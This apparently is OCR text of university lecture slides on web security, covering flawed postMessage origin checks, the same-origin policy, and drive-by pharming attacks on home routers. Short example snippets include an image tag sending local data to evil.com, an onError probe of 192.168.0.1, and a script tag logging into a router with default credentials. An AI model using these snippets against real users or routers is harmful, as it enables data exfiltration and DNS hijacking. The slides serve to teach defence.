
- With any frame navigation policy
- Attacker replaces child frame with his own, gets message



Who Sent the Message?



And If The Check Is Wrong?



The Postman Always Rings Twice

[Son and Shmatikov]

A study of postMessage usage in top 10,000 sites

- 2,245 (22%) have a postMessage receiver
- 1,585 have a receiver without an origin check
- 262 have an incorrect origin check
- 84 have exploitable vulnerabilities
  - Received message is evaluated as a script, stored into localStorage, etc.

Incorrect Origin Checks


[Son and Shmatikov]

Check	Hosts	Origin check
1	107	if(/[\/|\.]*chartbeat.com*$/.test(a.origin))
2	71	if(m.origin.indexOf("sharethis.com") != -1)
3	35	if(a.origin && a.origin.match(/\.*kissmetrics*\.com/))
4	20	var w = /*jumptime*\.*com*(: [0 − 9])?$/; if (!v.origin.match(w))
5	4	if(!a.origin.match(/*readspeaker.com/gi*))
6	1	a.origin.indexOf("widgets.ign.com") != 1
7	1	if(e.origin.match(/*http*(*s*?)\ : \/\/\ *w*+?\.?*dastelefonbuch.de*/)
8	1	if((/*api.weibo*\.*com*$/).test(I.origin))
9	1	if(/*id.rambler.ru*$/*i*.test(a.origin))
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}
11	7	if((/^(*https*? : //[^/]+)/. + (*pss*|*selector*| *payment.portal*|*matpay* − *remote*).*js*/*i*) .exec(src)[1] == e.origin)
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }
13	1	if((typeof d === "string" && (n.origin !== d && d !== "*"))||(j.isFunction(d) && d(n.origin) === !1))
14	24	if(event.origin != "http://cdn-static.liverail.com" && event.data)

Library Import

- Same origin policy does not apply to directly included scripts (not enclosed in an iframe)

```
<script type="text/javascript"
src=https://seal.verisign.com/getseal?host_name=A.com>
</script>
```



  - This script has privileges of A.com, not VeriSign
    - Can change other pages from A.com origin, load more scripts
- Other forms of importing

SOP Does Not Control Sending

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send anywhere!
  - No user involvement required
  - Can only read response from the same origin

Sending a Cross-Domain GET

- Data must be URL encoded

  <img src="http://othersite.com/file.cgi?foo=1&bar=x y">

  Browser sends

  GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com

- Can't send to some restricted ports
  - For example, port 25 (SMTP)
- Can use GET for denial of service (DoS) attacks
  - A popular site can DoS another site [Puppetnets]

Using Images to Send Data

- Encode data in the image's URL

  <img src="http://evil.com/pass-local-information.jpg?extra_information">

- Hide the fetched image


  <img src=" … " height="1" width="1">

Very important point:

a webpage can send information to any site!

Drive-By Pharming


[Stamm et al.]



- User is tricked into visiting a malicious site
- Malicious script detects victim's address
  - Socket back to malicious host, read socket's address
- Next step: reprogram the router

Finding the Router

[Stamm et al.]



- Script from a malicious site can scan local network without violating the same origin policy!
  - Pretend to fetch an image from an IP address
  - Detect success using onError

    <IMG SRC=192.168.0.1 onError = do()>

Basic JavaScript function, triggered when error occurs loading a document or an image… can have a handler

- Determine router type by the image it serves


JavaScript Timing Code (Sample)

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById('test');
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onError handler

Reprogramming the Router

[Stamm et al.]



Fact: 50% of home users use a broadband router with a default or no password


- Log into the router

  <script src="http://admin:password@192.168.0.1"></script>

- Replace DNS server address with the address of an attacker-controlled DNS server

Risks of Drive-By Pharming

[Stamm et al.]



- Completely 0wn the victim's Internet connection
- Undetectable phishing: user goes to a financial site, attacker's DNS gives IP of attacker's site
- Subvert anti-virus updates, etc.